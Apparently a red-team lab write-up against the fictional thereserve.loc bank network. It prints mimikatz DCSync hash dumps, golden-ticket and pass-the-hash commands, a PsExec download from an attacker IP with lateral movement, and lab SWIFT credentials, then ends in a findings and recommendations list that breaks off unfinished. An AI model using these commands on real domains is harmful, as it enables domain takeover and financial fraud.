[DC] 'corp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 9/7/2022 9:58:08 PM
Object Security ID   : S-1-5-21-170228521-1485475711-3199862024-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0c757a3445acb94a654554f3ac529ede
    ntlm- 0: 0c757a3445acb94a654554f3ac529ede
    lm  - 0: d99b85523676a2f2ec54ec88c75e62e7

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 8fea6537ee7adab6de1320740dbac5ba
```


kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt



```
mimikatz # kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-319986202
4-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt
User      : Administrator
Domain    : corp.thereserve.loc (CORP)
SID       : S-1-5-21-170228521-1485475711-3199862024-1009
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1255581842-1300659601-3764024703-519 ;
ServiceKey: 0c757a3445acb94a654554f3ac529ede - rc4_hmac_nt
Service   : krbtgt
Lifetime  : 5/4/2025 4:45:55 PM ; 5/2/2035 4:45:55 PM ; 5/2/2035 4:45:55 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ corp.thereserve.loc' successfully submitted for current session
```




```
PS C:\Windows\system32> dir \\rootdc.thereserve.loc\c$


    Directory: \\rootdc.thereserve.loc\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       11/14/2018   6:56 AM                EFI
d-----        5/13/2020   6:58 PM                PerfLogs
d-r---         9/7/2022   4:58 PM                Program Files
d-----         9/7/2022   4:57 PM                Program Files (x86)
d-r---         9/7/2022   4:55 PM                Users
d-----         9/7/2022   7:39 PM                Windows
-a----         4/1/2023   4:10 AM            427 adusers_list.csv
-a----        3/17/2023   6:18 AM             85 dns_entries.csv
-a----        4/15/2023   8:52 PM        3162859 EC2-Windows-Launch.zip
-a----        4/15/2023   8:52 PM          13182 install.ps1
-a----        4/15/2023   8:51 PM           1812 thm-network-setup-dc.ps1


PS C:\Windows\system32> _
```




```
PS C:\Users\omarahmed\Desktop> wget http://10.50.115.251/PsExec.exe -o PsExec.exe
PS C:\Users\omarahmed\Desktop> .\PsExec.exe \\rootdc.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
ROOTDC

C:\Windows\system32>_
```

roooooooooooooooooooot




```
c:\Users\Administrator\Desktop>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # hostname
ROOTDC.thereserve.loc (ROOTDC)

mimikatz # _
```



```
imikatz # lsadump::dcsync /domain:thereserve.loc /user:thereserve\krbtgt
[DC] 'thereserve.loc' will be the domain
[DC] 'ROOTDC.thereserve.loc' will be the DC server
[DC] 'thereserve\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
```

Rooot hash
B232e0b2df4eb28a803bc21bf9a6cc87
Sid
S-1-5-21-1255581842-1300659601-3764024703-502




```
mimikatz # sekurlsa::pth /user:Administrator /domain:corp.thereserve.loc /ntlm:7497376f8ca3ff0d1a1fab64d49c9364 /run:"mstsc.exe /restrictedadmin"
user     : Administrator
domain   : corp.thereserve.loc
program  : mstsc.exe /restrictedadmin
impers.  : no
NTLM     : 7497376f8ca3ff0d1a1fab64d49c9364
  |  PID  3740
  |  TID  5248
  |  LSA Process is now R/W
  |  LUID 0 ; 7639483 (00000000:007491bb)
  \_ msv1_0   - data copy @ 0000016639169690 : OK !
  \_ kerberos - data copy @ 000001663A679228
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001663D9F7318 (32) -> null

mimikatz #
```

Computer: Example: computer.fabrikam.com

User name: None specified

The computer name field is blank. Enter a full remote computer name.

----------------------------------------------------------------------




```
PS C:\Windows\system32> cd C:\Users\omarahmed\Desktop\
PS C:\Users\omarahmed\Desktop> .\PsExec.exe \\ROOTDC.thereverse.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access ROOTDC.thereverse.loc:
The network path was not found.

Make sure that the default admin$ share is enabled on ROOTDC.thereverse.loc.
PS C:\Users\omarahmed\Desktop> winrs -r:rootdc.thereserve.loc cmd.exe
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.CORP>
```

# BANKDC

By adding our user to the domain adimins & enterprise admins
And since we are in the BANKDC we are in the same so  we had the ability to RPP the jmp DC and we did it


But we cannot connect from jmp to the WORK1 & WORK2 so we need to connect to them from the BANKDC OR the ROOTDC




From the bankdc tha x.x.x.101 we had the ability

We join the WORK1

# Swift web access



```
Selection:17
dc989d-91b0-4a45-91f9-00dd24a381e8
rning: Permanently added '10.200.113.201' (ECDSA) to the list of known hosts.

In order to proof that you have access to the SWIFT system, dummy accounts have been created for you and you will have to perform the following steps to prove access.
##############################################
Account Details:
Source Email:          TeneBrae93@source.loc
Source Password:       31AZyl68Z80OjA
Source AccountID:      646984bf599a220a06210e1c
Source Funds:          $ 10 000 000

Destination Email:     TeneBrae93@destination.loc
Destination Password:  _-QMDtNqI8GasQ
Destination AccountID: 646984cd599a220a06210e1d
Destination Funds:     $ 10
##############################################

Using these details, perform the following steps:
1. Go to the SWIFT web application
2. Navigate to the Make a Transaction page
3. Issue a transfer using the Source account as Sender and the Destination account as Receiver. You will have to use the corresponding account IDs.
4. Issue the transfer for the full 10 million dollars
5. Once completed, request verification of your transaction here (No need to check your email once the transfer has been created)
```



Not secure | swift.bank.thereserve.loc/transfer

## Transactions


Check your email for the confirmation PIN number!

**New Transaction!**


Sender: sender ID

Receiver: receiver ID

Amount: Amount Price



```
C:\Windows\system32>net group "Payment Approvers" /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

Group name     Payment Approvers
Comment

Members

-------------------------------------------------------------------------------
a.holt                   a.turner                 r.davies
s.kemp
The command completed successfully.


C:\Windows\system32>_
```



```
C:\Windows\system32>net group "Payment Capturers" /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

Group name     Payment Capturers
Comment

Members

-------------------------------------------------------------------------------
a.barker                 c.young                  g.watson
s.harding                t.buckley
The command completed successfully.


C:\Windows\system32>_
```

# Findings ,Impact & Recommendations

### 1. OSINT Information Leakage

- **Finding**: The "Meet The Team" page on the web server exposes employee names and images, which can be used to guess usernames for brute-force attacks.
- **Impact**: **High** (Leads to credential compromise)
- **Recommendation**:
- Restrict directory listing on web servers.
- Use generic placeholder images instead of real employee photos.
- Implement role-based access control (RBAC) for sensitive directories.

### 2. Weak Password Policy Exploitation

- **Finding**: Password hashes were cracked using a weak password policy (8 chars, 1 number, 1 special character) and a generated wordlist.
- **Impact**: **High** (Direct compromise of user accounts)
- **Recommendation**:
- Enforce stronger passwords (12+ chars, mixed case, special chars).
- Implement multi-factor authentication (MFA).
- Monitor for brute-force attempts and lock accounts after failures.

### 3. SMTP Brute-Force Vulnerability

- **Finding**: SMTP (port 25) allowed brute-forcing credentials for laura.wood and mohammad.ahmed.
- **Impact**: **High** (Unauthorized access to email/VPN)
- **Recommendation**:
- Disable SMTP AUTH if not needed.
- Rate-limit login attempts.
- Use CAPTCHA or IP whitelisting for SMTP.

### 4. VPN Certificate Creator Command Injection

- **Finding**: The VPN certificate creator was vulnerable to command injection via Burp Suite, leading to a reverse shell.
- **Impact**: **Critical** (Remote code execution)
- **Recommendation**:
- Sanitize user input in web applications.
- Use parameterized queries.
- Restrict shell commands to predefined values.

### 5. Privilege Escalation via Sudo Misconfiguration

- **Finding**: The www-data user could run /bin/cp as root, enabling SSH key persistence.
- **Impact**: **High** (Root access escalation)
- **Recommendation**:
- Audit sudo permissions (sudo -l).
- Remove unnecessary sudo privileges.
- Use tools like lynis for privilege escalation checks.

### 6. Kerberoasting Attack

- **Finding**: Service accounts (e.g., svcScanning) with weak SPN passwords were exploited to extract hashes.
- **Impact**: **High** (Domain admin compromise)
- **Recommendation**:
- Use strong, random passwords for service accounts.
- Enable "Account is sensitive and cannot be delegated" in AD.
- Monitor for unusual TGS requests.

### 7. Golden Ticket Attack

- **Finding**: Mimikatz was used to forge a golden ticket using the krbtgt hash.
- **Impact**: **Critical** (Persistence across the domain)
- **Recommendation**:
- Regularly rotate the krbtgt password (twice in quick succession).
- Restrict access to Domain Controllers.
- Monitor for anomalous Kerberos activity.

### 8. Lateral Movement via PsExec

- **Finding**: PsExec was used to move laterally to ROOTDC and BANKDC.
- **Impact**: **High** (Domain-wide compromise)
- **Recommendation**:
- Restrict PsExec to administrative workstations only.
- Enable Windows Defender Attack Surface Reduction (ASR) rules.
- Segment critical servers (e.g., DCs) from workstations.

### 9. SWIFT Application Vulnerabilities

- **Finding**: Weak credentials for "Payment Capturers" and "Approvers" allowed unauthorized transaction approvals.
- **Impact**: **Critical** (Financial fraud risk)

- **Recommendation**:
